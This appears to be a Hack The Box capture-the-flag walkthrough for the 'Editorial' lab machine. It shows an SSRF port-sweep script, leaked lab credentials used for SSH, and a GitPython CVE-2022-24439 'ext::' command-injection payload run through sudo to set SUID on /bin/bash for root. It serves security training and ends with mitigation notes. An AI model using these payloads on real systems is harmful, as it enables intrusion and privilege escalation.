HACK THE BOX · MACHINE WRITEUP

Editorial



SSRF to an internal API leaks dev credentials + Git history exposes prod + GitPython RCE (CVE-2022-24439) root

Linux | Easy | SSRF | Git | hardcoded-credentials | CVE | RCE

Made with **SysReptor**



10.129.18.129	gugeldot	2026-10-06
Target IP	Author	Date

EDITORIAL · WALKTHROUGH

Contents

01 General information . . . 3
1.1 Executive summary . . . 3
1.2 Kill chain . . . 3
02 Reconnaissance . . . 4
03 Foothold . . . 4
04 Privilege escalation . . . 7
05 Flags . . . 11
06 Notes & lessons . . . 11
07 References . . . 11

1. General information

SSRF to an internal API leaks dev credentials + Git history exposes prod + GitPython RCE (CVE-2022-24439) root

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.129.18.129`
TAGS	`SSRF` `Git` `hardcoded-credentials` `CVE` `RCE`
CVES	`CVE-2022-24439`

1.1 Executive summary

Editorial is a Linux machine. The web application exposes a book-submission form whose *cover URL* field triggers a **Server-Side Request Forgery (SSRF)**. Sweeping internal ports through it reveals an internal API bound to `127.0.0.1:5000` that leaks developer credentials, granting SSH access and the user flag. Inside the `dev` home, a **git** repository's commit history exposes credentials for the `prod` user. Finally, `prod` is allowed to run a GitPython-based clone script as root. **CVE-2022-24439** turns the attacker-controlled clone URL into command execution, which we abuse to set the SUID bit on `/bin/bash` and become root.

1.2 Kill chain

1. SSRF in the book-cover URL field lets the server fetch arbitrary URLs
2. Sweeping internal ports through the SSRF reveals an internal API on 127.0.0.1:5000
3. The API's authors endpoint leaks dev credentials -> SSH access + user.txt
4. A git repository in the dev home exposes prod credentials in its history
5. prod runs a GitPython clone script as root. CVE-2022-24439

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.18.129
```

Only two ports are open:

```
22/tcp open  ssh
80/tcp open  http
```

Service & version scan

```
sudo nmap -sCV -O --open -p22,80 10.129.18.129
```


```
22/tcp  open  ssh   OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http  nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
```

HTTP redirects to the `editorial.htb` virtual host, so we register it:

```
echo '10.129.18.129 editorial.htb' | sudo tee -a /etc/hosts
```


3. Foothold

The site is a small publishing platform.




The Editorial web application (editorial.htb).

The **Publish with us** form lets us submit a book and provide a *cover* either by file upload or **by URL**:




The book-cover field accepts a URL.

If we point that URL at our own host, the server connects back to us: a classic **SSRF**:



The server fetches our URL: SSRF confirmed.

When the fetch succeeds, the server stores the response under `static/uploads/<uuid>`, which we can read back. That gives us a way to *read internal responses*:



The fetched response is saved under static/uploads/.

We script the SSRF to sweep `127.0.0.1` ports and capture each stored response. Only **port 5000** answers:

```
python editorial.py
[+] Port 5000: static/uploads/d6d9ff90-8c40-46ae-ad71-47b9cabb4ec8
```

```python
import requests
from concurrent.futures import ThreadPoolExecutor

TARGET = "http://editorial.htb/upload-cover"
MARKER = "jpeg"

def check_port(port):
    try:
        resp = requests.post(TARGET, files={
            "bookurl": (None, f"http://127.0.0.1:{port}"),
            "bookfile": ("", b"")
        }, timeout=30)
        if MARKER not in resp.text:
            print(f"[+] Puerto {port}: {resp.text.strip()}")

    except:
        pass

with ThreadPoolExecutor(max_workers=50) as ex:
    ex.map(check_port, range(1, 10001))
```


Sweeping internal ports through the SSRF - port 5000 responds.

Reading that upload returns the **internal API index**:

```
curl http://editorial.htb/static/uploads/d6d9ff90-8c40-46ae-ad71-47b9cabb4ec8
```

```
{"messages":[
  {"promotions":{"endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},
  {"coupons":{"endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},
  {"new_authors":{"endpoint":"/api/latest/metadata/messages/
authors","methods":"GET"}},
  {"platform_use":{"endpoint":"/api/latest/metadata/messages/how_to_use_platform","met
hods":"GET"}}
]}
```

Requesting the **authors** welcome message (again via the SSRF) leaks developer credentials:



The authors endpoint leaks the dev credentials.

```
dev : dev080217_devAPI!@
```


These work over SSH, giving us the foothold and the **user flag**:

```
ssh dev@editorial.htb
# password: dev080217_devAPI!@
cat user.txt
```

4. Privilege escalation


1. Git history leaks the prod credentials

The `dev` home contains an `apps` directory tracked by **git**. The current files are clean, but the commit history is not:



A git repository is present in the dev home.

```
cd ~/apps
git log --oneline --all
```



Browsing the commit history.

An older commit changed the API configuration and left the **prod** credentials in the diff:



An old commit leaks prod's API credentials.

```
prod : 080217_Producti0n_2023!@
```

We switch user and check sudo rights:


```
su prod      # 080217_Producti0n_2023!@
sudo -l
```

```
(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

2. GitPython RCE (CVE-2022-24439)

The root-run script clones an attacker-supplied URL using **GitPython**:

```
#!/usr/bin/python3
import sys
from git import Repo
...
r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c
protocol.ext.allow=always"])
```



The root script clones a user-supplied URL with GitPython.

GitPython `< 3.1.30` is vulnerable to **CVE-2022-24439**: a malicious `ext::` URL is handed to `git` and executes arbitrary commands.




GitPython is vulnerable to CVE-2022-24439

Because of `ext` parsing, spaces in the payload are written as `%`. We use it to set the **SUID** bit on `/bin/bash`:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py \
  'ext::sh -c chmod% +s% /bin/bash'
```

Finally we drop into a root shell and read the flag:

```
/bin/bash -p
id            # euid=0(root)
cat /root/root.txt
```



Root shell and root.txt.

5. Flags

USER.TXT	ROOT.TXT
d455••••••••••••	f141••••••••••••

6. Notes & lessons

- **New techniques:** SSRF-based internal port scanning via a stored-response oracle, and the GitPython `ext::` RCE (CVE-2022-24439).
- **Interesting:** the internal API is only reachable through the SSRF (bound to `127.0.0.1:5000`).
- **Mitigation (blue team):** allow-list / validate outbound URLs in the cover fetch. Pin GitPython `>= 3.1.30` and disable the `ext` transport. Never commit credentials, and rotate anything that was.

7. References

- CVE-2022-24439: GitPython remote code execution
- GitPython issue #1515: `ext::` protocol command injection